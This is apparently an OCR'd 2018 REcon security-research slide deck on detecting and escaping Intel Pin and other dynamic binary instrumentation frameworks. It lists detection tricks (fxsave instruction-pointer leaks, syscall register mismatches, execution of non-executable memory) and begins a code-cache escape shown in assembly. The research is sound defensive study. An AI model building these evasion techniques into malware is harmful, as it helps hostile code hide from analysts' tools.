Pwning Intel Pin
Reconsidering Intel Pin in Context of Security

REcon Montreal 2018

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Zhechko Zhechev

Chair of IT Security
Department of Informatics
Technical University of Munich

June 15, 2018

Can We Break Dynamic Binary Instrumentation?

PwIN-yea!

Introduction

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
- **B**inary **I**nstrumentation
  - **S**tatic
  - **Dynamic** ⇝ **DBI**
- Prominent Binary Instrumentation Frameworks

Intel Pin	**Pin: Building Customized Program Analysis Tools with Dynamic Instrumentation.** Chi-Keung Luk *et al.*, ACM, 2005	**3552 citations**
Valgrind	**Valgrind: A Framework for Heavyweight Dynamic Binary Instrumentation.** N. Nethercote and J. Seward, ACM, 2007	2065 citations
DynamoRIO	**An Infrastructure for Adaptive Dynamic Optimization.** D. Bruening *et al.*, Code Generation and Optimization, 2003	545 citations
DynInst	**Design and Implementation of a Dynamic Optimization Framework for Windows.** D. Bruening *et al.*, ACM, 2001	136 citations
QBDI	**Implementing an LLVM based DBI framework.** C. Hubain *et al.*, 34c3, 2017	2 citations

DBI in a Nutshell

Introduction



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

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






Address Space
Pintool
Pin
VM
Code Cache
VM Context
IA Context
JIT Compiler
Instrumented Application (IA)



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

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



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



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

DBI Use in Literature

- Binary Analysis
  - Taint Analysis
  - Concolic Execution
- Bug Detection
  - Memory Leaks / Corruptions
  - Race Conditions

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Dytan: A Generic Dynamic Taint Analysis Framework. J. Clause *et al.*, ACM, 2007

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  - Hardening Techniques
  - Binary Patching
- Malware Analysis
  - Reverse Engineering
  - Transparent Debugging

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ROPdefender: A Detection Tool to Defend Against ROP Attacks. L. Davi *et al.*, ASIACCS, 2011

Riprop: A Dynamic Detector of ROP Attacks. M. Tymburibá *et al.*, BCS, 2015

Detecting ROP with Statistical Learning of Program Characteristics. M. Elsabagh *et al.*, ACM, 2017

Triton: A Dynamic Symbolic Execution Framework. F. Saudel *et al.*, SSTIC, 2015

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Practical Context-Sensitive CFI. V. van der Veen *et al.*, ACM, 2015

ROPocop - Dynamic Mitigation of Code-Reuse Attacks. A. Follner *et al.*, Inf. Sec. Appl., 2016

Fully Context-Sensitive CFI for COTS Binaries. W. Qiang *et al.*, in ACISP, 2017

FEEBO: An Empirical Evaluation Framework for Malware Behavior Obfuscation. S. Banescu *et al.*, arXiv, 2015


MazeWalker - Enriching Static Malware Analysis. Y. Kulakov, RECon 2017, 2017

Automated Identification of Cryptographic Primitives in Binary Programs. F. Gröbert *et al.*, Springer, 2011

Interposition

A Virtual Machine Introspection Based Architecture for Intrusion Detection. T. Garfinkel *et al.*, NDSS, 2003

Interposition



Inspection

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Required Security Properties

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
Interposition

Inspection



Isolation

A Virtual Machine Introspection Based Architecture for Intrusion Detection. T. Garfinkel *et al.*, NDSS, 2003

Required Security Properties

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
Interposition

Inspection



Isolation

Stealthiness

A Virtual Machine Introspection Based Architecture for Intrusion Detection. T. Garfinkel *et al.*, NDSS, 2003

Scalability, Fidelity and Stealth in the DRAKVUF Dynamic Malware Analysis System. T. K. Lengyel *et al.*, ACM, 2014

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
Is Dynamic Binary Instrumentation **suitable** for security applications?

- Is the instrumentation process **detectable** by the application?
  - ↪ Stealthiness ⚡
- Can a program **break out** of the instrumentation sandbox?
  - ↪ Isolation ⚡
    - ↪ Interposition ⚡
    - ↪ Inspection ⚡

Stealthiness



Stealthiness

DBI Engines Detection Tool

Stealthiness

- Instrumentation introduces a lot of noise in binary's execution
- RECon 2012 - Falcón and Riva, Intel Pin, Windows 32 bit
- 13 detection techniques (5 newly discovered) in 3 categories
  - Environment Artefacts
  - JIT Compiler Overhead
  - Code Cache Artefacts
- Tested on Pin, DynamoRIO, Valgrind, QBDI in Linux `x86-64`

```
➜  jitmenot git:(master) ✗ ~/bin/pin-3.6-97554-g31f0a167d-gcc-linux/pin -- ./build/jitmenot
        jitbr: POSITIVE
       jitlib: POSITIVE
     pageperm: POSITIVE
      vmleave: POSITIVE
      mapname: POSITIVE
          smc: POSITIVE
    ripfxsave: POSITIVE
   ripsiginfo: POSITIVE
   ripsyscall: POSITIVE
           nx: POSITIVE
       envvar: POSITIVE
       fsbase: POSITIVE
        enter: NEGATIVE
```

DBI Frameworks: I know you're there spying on me.
F. Falcón *et al.*,RECon 2012

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- Page permissions (`pageperm`)

Environment Artefacts and JIT Compiler Overhead


- Page permissions (`pageperm`)
- Environment variables (`envvar`)

Environment Artefacts and JIT Compiler Overhead

Stealthiness

- Page permissions (`pageperm`)
- Environment variables (`envvar`)
- Code patterns (`vmleave`)


```
/*  [...]  */
sub  rsp, 0BA8h
mov  [rsp+var_BB8], rdi
mov  [rsp+var_BB0], rsi
mov  [rsp+var_B98], rbx
mov  [rsp+var_B90], rdx
mov  [rsp+var_B88], rcx
/*  [...]  */
mov  rax, rdi
mov  rdi, [rax]
mov  rsi, [rax+8]
mov  rbx, [rax+10h]
mov  rcx, [rax+18h]
/*  [...]  */
```



Environment Artefacts and JIT Compiler Overhead

Stealthiness

- Page permissions (`pageperm`)
- Environment variables (`envvar`)
- Code patterns (`vmleave`)
- JIT compiler overhead (`jitbr`)



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

- Real Instruction Pointer (`ripfxsave`)



- Real Instruction Pointer (`ripfxsave`)
  - Original code remains in memory but it is **never** executed



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

Code Cache Artefacts

Stealthiness

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- Real Instruction Pointer (`ripfxsave`)
  - Original code remains in memory but it is **never** executed
  - `fxsave` saves FPU context (address of last executed FPU instruction)

Code Cache Artefacts

Stealthiness

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



- Instruction pointer ≠ Instruction pointer

- Real Instruction Pointer (`ripfxsave`)
- Wrong emulation of instructions (`syscall`)



Code Cache Artefacts

Stealthiness

- Real Instruction Pointer (`ripfxsave`)
- Wrong emulation of instructions (`syscall`)

```
RAX  0x555555554754 ("Hello RECON!\n")
RBX  0x0
RCX  0x0
RDX  0x7fffffffdfe8 → 0x7fffffffe365
RDI  0x1
RSI  0x7fffffffdfd8 → 0x7fffffffe351
R8   0x555555554740 (<__libc_csu_fini>: repz ret)
R9   0x7ffff7de5ee0 (<_dl_fini>: push   rbp)
R10  0x0
R11  0x1
R12  0x5555555545c0 (<_start>: xor    ebp,ebp)
R13  0x7fffffffdfd0 → 0x1
R14  0x0
R15  0x0
RBP  0x5555555546d0 (<__libc_csu_init>: push   r15)
RSP  0x7fffffffdee0 → 0x555555554754 ("Hello RECON!\n")
RIP  0x55555555457f (<main+31>: mov    rdi,0x0)
```

Register Contents

```
   0x55555555457b <main+27>: mov    QWORD PTR [rsp],rax
→  0x55555555457f <main+31>: mov    rdi,0x0
   0x555555554586 <main+38>: mov    rsi,QWORD PTR [rsp]
   0x55555555458a <main+42>: mov    rdx,0xd
   0x555555554591 <main+49>: mov    rax,0x1
   0x555555554598 <main+56>: syscall
   0x55555555459a <main+58>: mov    rdx,QWORD PTR [rsp+0x8]
   0x55555555459f <main+63>: xor    rdx,QWORD PTR fs:0x28
```

.text Section

Code Cache Artefacts

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RIP  0x555555554586 (<main+38>: mov rsi,QWORD PTR [rsp])
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- Real Instruction Pointer (`ripfxsave`)
- Wrong emulation of instructions (`syscall`)

```
RAX  0x555555554754 ("Hello RECON!\n")
RBX  0x0
RCX  0x0
RDX  0xd ('\r')
RDI  0x0
RSI  0x555555554754 ("Hello RECON!\n")
R8   0x555555554740 (<__libc_csu_fini>: repz ret)
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.text Section

Code Cache Artefacts

Stealthiness

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- Wrong emulation of instructions (`syscall`)

```
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RBX  0x0
RCX  0x0
RDX  0xd ('\r')
RDI  0x0
RSI  0x555555554754 ("Hello RECON!\n")
R8   0x555555554740 (<__libc_csu_fini>: repz ret)
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- Wrong emulation of instructions (`syscall`)

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R10  0x0
R11  0x346
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R14  0x0
R15  0x0
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0x55555555459f <main+63>: xor     rdx,QWORD PTR fs:0x28
```

.text Section

- `syscall` copies `rip` to `rcx` register

Code Cache Artefacts

Stealthiness

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- Real Instruction Pointer (`ripfxsave`)
- Wrong emulation of instructions (`syscall`)

```
RAX  0xd ('\r')
RBX  0x0
RCX  0x55555555459a (<main+58>: mov rdx,QWORD PTR [rsp+0x8])
RDX  0xd ('\r')
RDI  0x0
RSI  0x555555554754 ("Hello RECON!\n")
R8   0x555555554740 (<__libc_csu_fini>: repz ret)
R9   0x7ffff7de5ee0 (<_dl_fini>: push   rbp)
R10  0x0
R11  0x346
R12  0x5555555545c0 (<_start>: xor    ebp,ebp)
R13  0x7fffffffdfd0 → 0x1
R14  0x0
R15  0x0
RBP  0x5555555546d0 (<__libc_csu_init>: push   r15)
RSP  0x7fffffffdee0 → 0x555555554754 ("Hello RECON!\n")
RIP  0x55555555459a (<main+58>: mov rdx,QWORD PTR [rsp+0x8])
```

Register Contents

```
   0x55555555457b <main+27>: mov     QWORD PTR [rsp],rax
   0x55555555457f <main+31>: mov     rdi,0x0
   0x555555554586 <main+38>: mov     rsi,QWORD PTR [rsp]
   0x55555555458a <main+42>: mov     rdx,0xd
   0x555555554591 <main+49>: mov     rax,0x1
   0x555555554598 <main+56>: syscall
→  0x55555555459a <main+58>: mov     rdx,QWORD PTR [rsp+0x8]
   0x55555555459f <main+63>: xor     rdx,QWORD PTR fs:0x28
```

.text Section

- `syscall` copies `rip` to `rcx` register
- **Intel Pin:** `rcx` ≠ saved `rip` ⚡

Code Cache Artefacts

Stealthiness

- Real Instruction Pointer (`ripfxsave`)
- Wrong emulation of instructions (`syscall`)
- Neglecting No-eXecute Bit (`nx`)
    - Can we execute data in 2018? **PwIN-yea!**
    - **Intel Pin executes code residing in non-executable memory!**

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


Isolation

Isolation

- **Objective:** Escape from and Evade the instrumentation process
- Useful instrumentation features
  - `PROT_READ | PROT_WRITE | PROT_EXEC` memory
  - Application and DBI Engine share the same address space
  - Reusing already instrumented code residing in the Code Cache
- Attacker models
  - A1: Control code and data
  - A2: Control only data

Code Cache

```
0x00000000  loc_A0:
0x00000000  fldz
0x00000002  fxsave [rax]
0x00000005  jmp short loc_A1
```

↓

```
0x00000007  loc_A1:
0x00000007  mov rdx,[rax+0x8]
0x0000000B  mov word [rdx], <code>
0x00000010  jmp short loc_A0
```

- Code segment `loc_A0` is executed

A1: Control code and data

Isolation

Code Cache

```
0x00000000   loc_A0:
0x00000000   fldz
0x00000002   fxsave [rax]
0x00000005   jmp short loc_A1
```

